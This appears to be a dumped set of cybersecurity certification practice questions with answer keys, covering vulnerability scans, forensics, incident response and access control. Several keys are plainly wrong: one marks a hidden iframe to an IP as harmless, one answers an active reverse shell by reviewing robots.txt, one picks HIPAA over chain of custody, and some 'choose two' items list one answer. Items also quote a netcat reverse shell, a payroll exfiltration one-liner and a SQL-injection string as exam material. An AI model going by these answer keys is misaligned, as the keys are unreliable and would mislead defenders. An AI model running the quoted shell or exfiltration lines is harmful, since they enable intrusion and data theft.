A. The administrator should fix `dns (53/tcp)`. BIND 'NAMED' is an open-source DNS server from ISC.org. The BIND-based NAMED server (or DNS servers) allow remote users to query for version and type information.
B. The administrator should fix `smtp (25/tcp)`. The remote SMTP server is insufficiently protected against relaying. This means spammers might be able to use the company's mail server to send their emails to the world.
C. The administrator should fix `http (80/tcp)`. An information leak occurs on Apache web servers with the UserDir module enabled, allowing an attacker to enumerate accounts by requesting access to home directories and monitoring the response.
D. The administrator should fix `http (80/tcp)`. The 'greeting.cgi' script is installed. This CGI has a well-known security flaw that lets anyone execute arbitrary commands with the privileges of the http daemon.
E. The administrator should fix `general/tcp`. The remote host does not discard TCP SYN packets that have the FIN flag set. Depending on the kind of firewall a company is using, an attacker may use this flaw to bypass its rules.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167
An analyst received a forensically sound copy of an employee's hard drive. The employee's manager suspects inappropriate images may have been deleted from the hard drive. Which of the following could help the analyst recover the deleted evidence?

A. File hashing utility
B. File timestamps
C. File carving tool
D. File analysis tool

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168

An employee at an insurance company is processing claims that include patient addresses, clinic visits, diagnosis information, and prescription. While forwarding documentation to the supervisor, the employee accidentally sends the data to a personal email address outside of the company due to a typo. Which of the following types of data has been compromised?

A. PCI
B. Proprietary information
C. Intellectual property
D. PHI

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
A cybersecurity analyst wants to use `ICMP ECHO_REQUEST` on a machine while using Nmap. Which of the following is the correct command to accomplish this?

A. `$ nmap -PE 192.168.1.7`
B. `$ ping --PE 192.168.1.7`
C. `$ nmap --traceroute 192.168.1.7`
D. `$ nmap -PO 192.168.1.7`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
In reviewing firewall logs, a security analyst has discovered the following IP address, which several employees are using frequently:

`152.100.57.18`

The organization's servers use IP addresses in the 192.168.0.1/24 CIDR. Additionally, the analyst has noticed that corporate data is being stored at this new location. A few of these employees are on the management and executive management teams. The analyst has also discovered that there is no record of this IP address or service in reviewing the known locations of managing system assets. Which of the following is occurring in this scenario?

A. Malicious process
B. Unauthorized change
C. Data exfiltration
D. Unauthorized access

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
A vulnerability scan returned the following results for a web server that hosts multiple wiki sites:

```
Apache-HTTPD-cve-2014-023: Apache HTTPD: mod_cgid denial of service CVE-2014-0231
```

Due to a flaw found in mog_cgid, a server using mod_cgid to host CGI scripts could be vulnerable to a DoS attack caused by a remote attacker who is exploiting a weakness in non-standard input, causing processes to hang indefinitely.

192.68.7.35:80	Running HTTP service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22
192.68.7.35:443	Running HTTPS service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22

The security analyst has confirmed the server hosts standard CGI scripts for the wiki sites, does not have mod_cgid installed, is running Apache 2.2.22, and is not behind a WAF. The server is located in the DMZ, and the purpose of the server is to allow customers to add entries into a publicly accessible database.

Which of the following would be the MOST efficient way to address this finding?

A. Place the server behind a WAF to prevent DoS attacks from occurring.
B. Document the finding as a false positive.
C. Upgrade to the newest version of Apache.

D. Disable the HTTP service and use only HTTPS to access the server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
A security administrator uses FTK to take an image of a hard drive that is under investigation. Which of the following processes are used to ensure the image is the same as the original disk? (Choose two.)

A. Validate the folder and file directory listings on both.
B. Check the hash value between the image and the original.
C. Boot up the image and the original systems to compare.
D. Connect a write blocker to the imaging device.
E. Copy the data to a disk of the same size and manufacturer.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
An organization has a practice of running some administrative services on non-standard ports as a way of frustrating any attempts at reconnaissance. The output of the latest scan on host 192.168.1.13 is shown below:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT

Nmap scan report for 192.168.1.13

Host is up (0.00066s latency).

Not shown: 990 closed ports
PORT      STATE     SERVICE
23/tcp    open      ssh
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn
1417/tcp  open      OpenSSH
3306/tcp  open      mysql

MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IPaddress (1 host up) scanned in 4.22 seconds
```


Which of the following statements is true?

A. Running SSH on the Telnet port will now be sent across an unencrypted port.
B. Despite the results of the scan, the service running on port 23 is actually Telnet and not SSH, and creates an additional vulnerability
C. Running SSH on port 23 provides little additional security from running it on the standard port.
D. Remote SSH connections will automatically default to the standard SSH port.
E. The use of OpenSSH on its default secure port will supersede any other remote connection attempts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 174

A security administrator has uncovered a covert channel used to exfiltrate confidential data from an internal database server through a compromised corporate web server. Ongoing exfiltration is accomplished by embedding a small amount of data extracted from the database into the metadata of images served by the web server. File timestamps suggest that the server was initially compromised six months ago using a common server misconfiguration. Which of the following BEST describes the type of threat being used?

A. APT
B. Zero-day attack
C. Man-in-the-middle attack
D. XSS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
A common mobile device vulnerability has made unauthorized modifications to a device. The device owner removes the vendor/carrier provided limitations on the mobile device. This is also known as:

A. jailbreaking.
B. cracking.
C. hashing.
D. fuzzing.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
After reading about data breaches at a competing company, senior leaders in an organization have grown increasingly concerned about social engineering attacks. They want to increase awareness among staff regarding this threat, but do not want to use traditional training methods because they regard these methods as ineffective. Which of the following approaches would BEST meet the requirements?

A. Classroom training on the dangers of social media followed by a test and gift certificates for any employee getting a perfect score.
B. Simulated phishing emails asking employees to reply to the email with their updated phone number and office location

C. A poster contest to raise awareness of PII and asking employees to provide examples of data breaches and consequences
D. USB drives randomly placed inside and outside the organization that contain a pop-up warning to any users who plug the drive into their computer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
An analyst suspects a large database that contains customer information and credit card data was exfiltrated to a known hacker group in a foreign country. Which of the following incident response steps should the analyst take FIRST?

A. Immediately notify law enforcement, as they may be able to help track down the hacker group before customer information is disseminated.
B. Draft and publish a notice on the company's website about the incident, as PCI regulations require immediate disclosure in the case of a breach of PII or card data.
C. Isolate the server, restore the database to a time before the vulnerability occurred, and ensure the database is encrypted.
D. Document and verify all evidence and immediately notify the company's Chief Information Security Officer (CISO) to better understand the next steps.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A cybersecurity analyst was asked to review several results of web vulnerability scan logs.

Given the following snippet of code:

```
Iframe src="http://65.240.22.1" width="0" height="0" frmeborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none
/iframe
```

Which of the following BEST describes the situation and recommendations to be made?

A. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. The code should include the domain name. Recommend the entry be updated with the domain name.

B. The security analyst has discovered an embedded iframe that is hidden from users accessing the web page. This code is correct. This is a design preference, and no vulnerabilities are present.
C. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. The link is hidden and suspicious. Recommend the entry be removed from the web page.
D. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. Recommend making the iframe visible. Fixing the code will correct the issue.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
A suite of three production servers that were originally configured identically underwent the same vulnerability scans. However, recent results revealed the three servers has different critical vulnerabilities. The servers are not accessible by the Internet, and AV programs have not detected any malware. The servers' syslog files do not show any unusual traffic since they were installed and are physically isolated in an off-site datacenter. Checksum testing of random executables does not reveal tampering. Which of the following scenarios is MOST likely?

A. Servers have not been scanned with the latest vulnerability signature
B. Servers have been attacked by outsiders using zero-day vulnerabilities
C. Servers were made by different manufacturers
D. Servers have received different levels of attention during previous patch management events

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Malicious users utilized brute force to access a system. An analyst is investigating these attacks and recommends methods to management that would help secure the system. Which of the following controls should the analyst recommend? (Choose three.)
A. Multifactor authentication
B. Network segmentation
C. Single sign-on
D. Encryption

E. Complexity policy
F. Biometrics
G. Obfuscation

Correct Answer: AEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
An organization has had problems with security teams remediating vulnerabilities that are either false positives or are not applicable to the organization's servers. Management has put emphasis on security teams conducting detailed analysis and investigation before conducting any remediation.

The output from a recent Apache web server scan is shown below:

```
- - -
Scan Host: 192.168.1.18
15-Jan-16 10:12:10.1 PDT

Vulnerability CVE-2006-5752
Cross-site scripting (XSS) vulnerability in the mod_status
module of Apache server (httpd), when ExtendedStatus is enabled
and a public-server-status page is used, allows remote attackers
to inject arbitrary web script or HTML.

Severity: 4.3 (medium)
- - -
```


The team performs some investigation and finds this statement from Apache on 07/02/2008:
"Fixed in Apache HTTP server 2.2.6, 2.0.61, and 1.3.39"

Which of the following conditions would require the team to perform remediation on this finding?

A. The organization is running version 2.2.6 and has ExtendedStatus enabled

B. The organization is running version 2.0.59 is not using a public-server-status page
C. The organization is running version 1.3.39 and is using a public-server-status page
D. The organization is running version 2.0.5 and has ExtendedStatus enabled

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
A cyber-incident response team is responding to a network intrusion incident on a hospital network. Which of the following must the team prepare to allow the data to be used in court as evidence?

A. Computer forensics form
B. HIPAA response form
C. Chain of custody form
D. Incident form

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
A security analyst is conducting traffic analysis following a potential web server breach. The analyst wants to investigate client-side server errors.

	Time	IP	Protocol	Status Code
1.	11:42	10.34.3.5	HTTP	500
2.	11:39	85.13.7.6	HTTP	200
3.	11:15	72.33.8.2	HTTP	401
4.	11:01	33.88.9.6	HTTP	102

Which of the following lines of this query output should be investigated further?

A. 1
B. 2
C. 3
D. 4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
A user received an invalid password response when trying to change the password. Which of the following policies could explain why the password is invalid?

A. Access control policy
B. Account management policy
C. Password policy
D. Data ownership policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
A security analyst wants to confirm a finding from a penetration test report on the internal web server. To do so, the analyst logs into the web server using SSH to send the request locally. The report provides a link to https://hrserver.internal/../../etc/passwd, and the server IP address is 10.10.10.15. However, after several attempts, the analyst cannot get the file, despite attempting to get it using different ways, as shown below.

Request	Response
https://hrserver.internal/../../etc/passwd	Host not found
https://localhost/../../etc/passwd	File not found
https://10.10.10.15/../../etc/passwd	File not found

Which of the following would explain this problem? (Choose two.)

A. The web server uses SNI to check for a domain name

B. Requests can only be sent remotely to the web server
C. The password file is write protected
D. The web service has not started

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
Due to a security breach initiated from South America, the Chief Security Officer (CSO) instructed a team to design and implement an appropriate security control to prevent such an attack from reoccurring. The company has sales and consulting teams across the United States that need access to company resources. The security manager implemented a location-based authentication to prevent non-US-based access to the company networks. Three months later, the same incident reoccurred with an attack originating from a country in Asia. Which of the following security design defects could be the cause?

A. The team did not account for the VPN access and did not ensure non-repudiation
B. The company just replaced a firewall that had a DDoS vulnerability
C. The sales and supports are reusing the same passwords for their personal accounts, such as banking and email
D. The hackers left a backdoor within the company networks that was not cleaned successfully

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 187
A corporation has implemented an 802.1X wireless network using self-signed certificates. Which of the following represents a risk to wireless users?

A. Buffer overflow attacks
B. Cross-site scripting attacks
C. Man-in-the-middle attacks
D. Denial of service attacks

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
An organization has recently found some of its sensitive information posted to a social media site. An investigation has identified large volumes of data leaving the network with the source traced back to host 192.168.1.13. An analyst performed a targeted Nmap scan of this host with the results shown below:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 990 closed ports
PORT            STATE           SERVICE
22/tcp          open            ssh
80/tcp          open            http
111/tcp         open            rpcbind
139/tcp         open            netbios-ssn
1417/tcp        open            timbuktu-srv1
3306/tcp        open            mysql
27573/tcp       open            winHelper

MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```


Subsequent investigation has allowed the organization to conclude that all of the well-known, standard ports are secure. Which of the following services is the problem?

A. `winHelper`
B. `ssh`
C. `rpcbind`
D. `timbuktu-serv1`
E. `mysql`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
An analyst is examining a system that is suspected of being involved in an intrusion. The analyst uses the command 'cat/etc/passwd' and receives the following partial output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/bin/bash
```


Based on the above output, which of the following should the analyst investigate further?

A. User 'daemon' should not have a home directory of /usr/sbin
B. User 'root' should not have a home directory of /root
C. User 'news' should not have a default shell of /bin/bash
D. User 'mail' should not have a default shell of /usr/sbin/nologin

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A SIEM alert occurs with the following output:

Mac	IP	Duration	Logged on
01:23:45:33:89:cc	192.168.122.3	15 hours	Yes
01:23:45:33:89:cc	192.168.122.9	4 days	Yes

Which of the following BEST describes this alert?

A. The alert is a false positive; there is a device with dual NICs
B. The alert is valid because IP spoofing may be occurring on the network
C. The alert is a false positive; both NICs are of the same brand
D. The alert is valid because there may be a rogue device on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
Which of the following command line utilities would an analyst use on an end-user PC to determine the ports it is listening on?

A. tracert
B. ping
C. nslookup
D. netstat

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
A cybersecurity analyst is currently using Nessus to scan several FTP servers. Upon receiving the results of the scan, the analyst needs to further test to verify that the vulnerability found exists. The analyst uses the following snippet of code:

```
Username: admin ' ; - -
Password : ' OR 1=1 - -
```

Which of the following vulnerabilities is the analyst checking for?

A. Buffer overflow
B. SQL injection
C. Default passwords
D. Format string attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
During a quarterly review of user accounts and activity, a security analyst noticed that after a password reset the head of human resources has been logging in from multiple external locations, including several overseas. Further review of the account showed access rights to a number of corporate applications, including a sensitive accounting application used for employee bonuses. Which of the following security methods could be used to mitigate this risk?

A. RADIUS identity management
B. Context-based authentication
C. Privilege escalation restrictions
D. Elimination of self-service password resets

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
The human resources division is moving all of its applications to an IaaS cloud. The Chief Information Officer (CIO) has asked the security architect to design the environment securely to prevent the IaaS provider from accessing its data-at-rest and data-in-transit within the infrastructure. Which of the following security controls should the security architect recommend?

A. Implement a non-data breach agreement
B. Ensure all backups are remote outside the control of the IaaS provider
C. Ensure all of the IaaS provider's workforce passes stringent background checks
D. Render data unreadable through the use of appropriate tools and techniques

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
An organization has two environments: development and production. Development is where applications are developed with unit testing. The development environment has many configuration differences from the production environment. All applications are hosted on virtual machines. Vulnerability scans are performed against all systems before and after any application or configuration changes to any environment. Lately, vulnerability remediation activity has caused production applications to crash and behave unpredictably. Which of the following changes should be made to the current vulnerability management process?

A. Create a third environment between development and production that mirrors production and tests all changes before deployment to the users
B. Refine testing in the development environment to include fuzzing and user acceptance testing so applications are more stable before they migrate to production
C. Create a second production environment by cloning the virtual machines, and if any stability problems occur, migrate users to the alternate production environment
D. Refine testing in the production environment to include more exhaustive application stability testing while continuing to maintain the robust vulnerability remediation activities

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
A cybersecurity analyst is currently auditing a new Active Directory server for compliance. The analyst uses Nessus to do the initial scan, and Nessus reports the following:

PluginID	IP	Port
10955	192.168.1.215	microsoft-ds (445/tcp)
11210	192.168.1.215	microsoft-ds (445/tcp)
12350	192.168.1.215	netbus (135/udp)
12345	192.168.1.215	ftp (21/tcp)

Which of the following critical vulnerabilities has the analyst discovered?

A. Known backdoor
B. Zero-day
C. Path disclosure
D. User enumeration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197
When reviewing the system logs, the cybersecurity analyst noticed a suspicious log entry:

```
wmic /node: HRDepartment1 computersystem get username
```

Which of the following combinations describes what occurred, and what action should be taken in this situation?
A. A rogue user has queried for users logged in remotely. Disable local access to network shares.
B. A rogue user has queried for the administrator logged into the system. Attempt to determine who executed the command.
C. A rogue user has queried for the administrator logged into the system. Disable local access to use cmd prompt.
D. A rogue user has queried for users logged into in remotely. Attempt to determine who executed the command.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
The security team has determined that the current incident response resources cannot meet management's objective to secure a forensic image for all serious security incidents within 24 hours. Which of the following compensating controls can be used to help meet management's expectations?

A. Separation of duties
B. Scheduled reviews
C. Dual control
D. Outsourcing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 199
Which of the following describes why it is important for an organization's incident response team and legal department to meet and discuss communication processes during the incident response process?

A. To comply with existing organization policies and procedures on interacting with internal and external parties
B. To ensure all parties know their roles and effective lines of communication are established
C. To identify which group will communicate details to law enforcement in the event of a security incident
D. To predetermine what details should or should not be shared with internal or external parties in the event of an incident

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200
During a red team engagement, a penetration tester found a production server. Which of the following portions of the SOW should be referenced to see if the server should be part of the testing engagement?

A. Authorization
B. Exploitation
C. Communication

D. Scope

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201
The IT department at a growing law firm wants to begin using a third-party vendor for vulnerability monitoring and mitigation. The executive director of the law firm wishes to outline the assumptions and expectations between the two companies. Which of the following documents might be referenced in the event of a security breach at the law firm?

A. SLA
B. MOU
C. SOW
D. NDA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
A security analyst is performing a routine check on the SIEM logs related to the commands used by operators and detects several suspicious entries from different users. Which of the following would require immediate attention?

A. `nmap -A -sV 192.168.1.235`
B. `cat payroll.csv > /dev/udp/123.456.123.456/53`
C. `cat/etc/passwd`
D. `mysql -h 192.168.1.235 -u test -p`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203

A security analyst is investigating the possible compromise of a production server for the company's public-facing portal. The analyst runs a vulnerability scan against the server and receives the following output:

```
+ Server: nginx/1.4.6 (Ubuntu)
+ The anti-clickjacking X-Prame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can
hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow
the user agent to render the content of the site in a different
fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all
possible dirs)
+ Entry '/wp-admin/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains two entries that should be manually
viewed.
```

In some of the portal's startup command files, the following command appears:

```
nc -o /bin/sh 72.14.1.36 4444
```

Investigating further, the analyst runs Netstat and obtains the following output

```
# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address state
tcp 0 0 *:443 *:* LISTEN
tcp 0 52 ":59482 72.14.1.36:4444 ESTABLISHED
tcp 0 0 *:80 *:* LISTEN
```

Which of the following is the best step for the analyst to take NEXT?

A. Initiate the security incident response process

B. Recommend training to avoid mistakes in production command files
C. Delete the unknown files from the production servers
D. Patch a new vulnerability that has been discovered
E. Manually review the robots .txt file for errors

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204
In comparison to non-industrial IT vendors, ICS equipment vendors generally:

A. rely less on proprietary code in their hardware products.
B. have more mature software development models.
C. release software updates less frequently.
D. provide more expensive vulnerability reporting.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 205
A company office was broken into over the weekend. The office manager contacts the IT security group to provide details on which servers were stolen. The security analyst determines one of the stolen servers contained a list of customer PII information, and another server contained a copy of the credit card transactions processed on the Friday before the break-in. In addition to potential security implications of information that could be gleaned from those servers and the rebuilding/restoring of the data on the stolen systems, the analyst needs to determine any communication or notification requirements with respect to the incident. Which of the following items is MOST important when determining what information needs to be provided, who should be contacted, and when the communication needs to occur.

A. Total number of records stolen
B. Government and industry regulations
C. Impact on the reputation of the company's name/brand
D. Monetary value of data stolen

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206
A vulnerability scan came back with critical findings for a Microsoft SharePoint server:

```
Vulnerable Software installed: Office 2007
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData
\S-1-S-18\Products\000021096F0100000100000000F01FEC\InstallProperties - key
exists The Office component Microsoft Office Excel Services Web Front End
Components is running an affected version - 12.0.6612.1000
```

Which of the following actions should be taken?

A. Remove Microsoft Office from the server.
B. Document the finding as an exception.
C. Install a newer version of Microsoft Office on the server.
D. Patch Microsoft Office on the server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
A security analyst is monitoring authentication exchanges over the company's wireless network. A sample of the Wireshark output is shown below:

No	Time	Source	Destination	Protocol	Info
1345	191.12345	Cisco_91:aa	Netgear_a5:ef	EAP	Request, Identify
1350	191.12456	Netgear_a5:ef	Cisco_91:aa	EAP	Response, Identify
1355	191.12678	Cisco_91:aa	Netgear_a5:ef	EAP	Request, LEAP
1360	191.12690	Netgear_a5:ef	Cisco_91:aa	TLSv1.1	Client Hello
...					
2145	191.12345	fooHost	barServer	TCP	GET ./login.jsp
2150	191.12456	barServer	fooHost	TCP	Source port:80 ...

Which of the following would improve the security posture of the wireless network?

A. Using PEAP instead of LEAP
B. Using SSL 2.0 instead of TLSv1.1
C. using aspx instead of .jsp
D. Using UDP instead of TCP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 208
A hacker issued a command and received the following response:

```
PORT          STATE          SERVICE
22/tcp        open           ssh
80/tcp        open           http
1543          filtered       ?
.
Device type   :  general purpose
OS cpe:/o:linux:linux_kernel:2.5.6
.
..
Read data files from /usr/local/bin/../share/nmap
```

Which of the following describes what the hacker is attempting?

A. Penetrating the system
B. Performing a zombie scan
C. OS fingerprinting
D. Topology discovery

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
A Chief Executive Officer (CEO) wants to implement BYOD in the environment. Which of the following options should the security analyst suggest to protect corporate data on these devices? (Choose two.)

A. Disable VPN connectivity on the device.
B. Disable Bluetooth on the device.
C. Disable near-field communication on the device.
D. Enable MDM/MAM capabilities.

E. Enable email services on the device.
F. Enable encryption on all devices.

Correct Answer: DF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210
A security analyst positively identified the threat, vulnerability, and remediation. The analyst is ready to implement the corrective control. Which of the following would be the MOST inhibiting to applying the fix?

A. Requiring a firewall reboot.
B. Resetting all administrator passwords.
C. Business process interruption.
D. Full desktop backups.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211
A Chief Information Security Officer (CISO) needs to ensure that a laptop image remains unchanged and can be verified before authorizing the deployment of the image to 4000 laptops. Which of the following tools would be appropriate to use in this case?

A. MSBA
B. SHA1sum
C. FIM
D. DLP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212
An analyst was investigating the attack that took place on the network. A user was able to access the system without proper authentication. Which of the following will the analyst recommend, related to management approaches, in order to control access? (Choose three.)

A. RBAC
B. LEAP
C. DAC
D. PEAP
E. MAC
F. SCAP
G. BCP

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
In reviewing service desk requests, management has requested that the security analyst investigate the requests submitted by the new human resources manager. The requests consist of “unlocking” files that belonged to the previous human manager. The security analyst has uncovered a tool that is used to display five-level passwords. This tool is being used by several members of the service desk to unlock files. The content of these particular files is highly sensitive information pertaining to personnel. Which of the following BEST describes this scenario? (Choose two.)

A. Unauthorized data exfiltration
B. Unauthorized data masking
C. Unauthorized access
D. Unauthorized software
E. Unauthorized controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214

A security analyst receives a mobile device with symptoms of a virus infection. The virus is morphing whenever it is from sandbox to sandbox to analyze. Which of the following will help to identify the number of variations through the analysis life cycle?

A. Journaling
B. Hashing utilities
C. Log viewers
D. OS and process analysis

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215
Which of the following BEST describes why vulnerabilities found in ICS and SCADA can be difficult to remediate?

A. ICS/SCADA systems are not supported by the CVE publications.
B. ICS/SCADA systems rarely have full security functionality.
C. ICS/SCADA systems do not allow remote connections.
D. ICS/SCADA systems use encrypted traffic to communicate between devices.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

https://vceplus.com/

https://vceplus.com/